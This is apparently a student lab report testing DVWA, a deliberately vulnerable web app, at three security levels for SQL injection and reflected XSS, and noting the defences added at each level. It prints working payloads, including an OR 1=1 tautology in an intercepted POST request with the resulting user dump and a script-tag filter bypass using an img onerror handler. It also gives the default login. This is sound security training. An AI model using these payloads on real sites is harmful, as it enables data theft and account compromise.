DVWA Security Level Comparison – SQL Injection & Cross-Site Scripting

Objective

The objective of this project is to compare how DVWA behaves at different security levels (Low, Medium, High) for two common web vulnerabilities—SQL Injection and Cross-Site Scripting (XSS)—and identify the defence mechanisms implemented at each level.

Environment Setup

- **Platform**: Kali Linux
- **Application**: DVWA (Damn Vulnerable Web App)
- **Start DVWA**:

  ```
  sudo dvwa-start
  ```


- **Login Credentials**:
  - Username: admin
  - Password: password

Methodology

1. SQL Injection

Low Security

- Navigated to **DVWA Security** → set security level to **Low**.




- Opened **SQL Injection** page.

- Entered payload:


  1' OR '1'='1

- **Result:** All user data was displayed.



Medium Security

- Changed DVWA security level to **Medium**.



- The SQL Injection page no longer had a free-text input field, instead it showed a dropdown list of IDs.

- Used **Burp Suite** to intercept the request:
  - Enabled browser proxy.
  - In Burp, turned on **Proxy → Intercept**.
  - Selected an ID in DVWA, captured the POST request, modified the id parameter to:

    1 OR 1=1%23
  - Forwarded the request.

Request

Pretty Raw Hex

```
1  POST /vulnerabilities/sqli/ HTTP/1.1
2  Host: 127.0.0.1:42001
3  User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
4  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate, br
7  Content-Type: application/x-www-form-urlencoded
8  Content-Length: 18
9  Origin: http://127.0.0.1:42001
10 Connection: keep-alive
11 Referer: http://127.0.0.1:42001/vulnerabilities/sqli/
12 Cookie: security=medium; PHPSESSID=f5e80b7768d1c80f3301dc7e9dfac9be
13 Upgrade-Insecure-Requests: 1
14 Sec-Fetch-Dest: document
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-Site: same-origin
17 Sec-Fetch-User: ?1
18 Priority: u=0, i
19
20 id=1 OR 1=1%23&Submit=Submit
```

- **Result:** All user data was again displayed.


Vulnerability: SQL Injection

User ID: 1 Submit


```
ID: 1 OR 1=1#
First name: admin
Surname: admin

ID: 1 OR 1=1#
First name: Gordon
Surname: Brown

ID: 1 OR 1=1#
First name: Hack
Surname: Me

ID: 1 OR 1=1#
First name: Pablo
Surname: Picasso

ID: 1 OR 1=1#
First name: Bob
Surname: Smith
```

High Security


- Changed DVWA security level to **High**.



- Unable to perform SQL Injection directly or through Burp Suite.



- **Result:** DVWA prevented the attack; no user data exposed.




2. Cross-Site Scripting (Reflected XSS)

Low Security

- Set security level to **Low**.
- Opened **XSS (Reflected)** page.
- Entered payload:

  <script>alert('XSS')</script>




- **Result:** Browser displayed an alert "XSS".

Medium Security

- Changed DVWA security level to **Medium**.
- Script tags were filtered; the previous payload no longer triggered an alert.
- Entered alternative payload:


  <img src=x onerror=alert(1)>



- **Result:** Browser displayed an alert "1".

High Security

- Changed DVWA security level to **High**.
- Script tags were still filtered, but HTML tag–based payloads (like <img>) also produced alerts.
- **Result:** Direct <script> payloads were neutralized; HTML event handler payloads partially succeeded.



Vulnerability	Low	Medium	High
SQL Injection	Direct SQLi works with ' OR '1'='1	Input field removed; requires intercepting hidden parameter in POST.	Parameterized queries / stronger input validation prevents SQLi entirely.
XSS (Reflected)	<script> payload executes directly	<script> filtered; bypass possible with <img onerror>	Stricter filtering / encoding stops direct scripts but some HTML payloads may still fire.

Observed Defences

- **Medium Security**: Basic input filtering or restricting user input mechanisms (dropdowns instead of free text).
- **High Security**: Parameterized queries, server-side validation, and stronger sanitization/encoding to neutralize malicious input.

Conclusion

DVWA progressively implements stronger defences as the security level increases. At **Low**, vulnerabilities are fully exploitable. At **Medium**, superficial defences like input restrictions and script filtering make attacks harder but not impossible. At **High**, parameterized queries and stricter sanitization significantly reduce exploitable vulnerabilities. This exercise demonstrates how incremental defensive measures impact common web application attacks.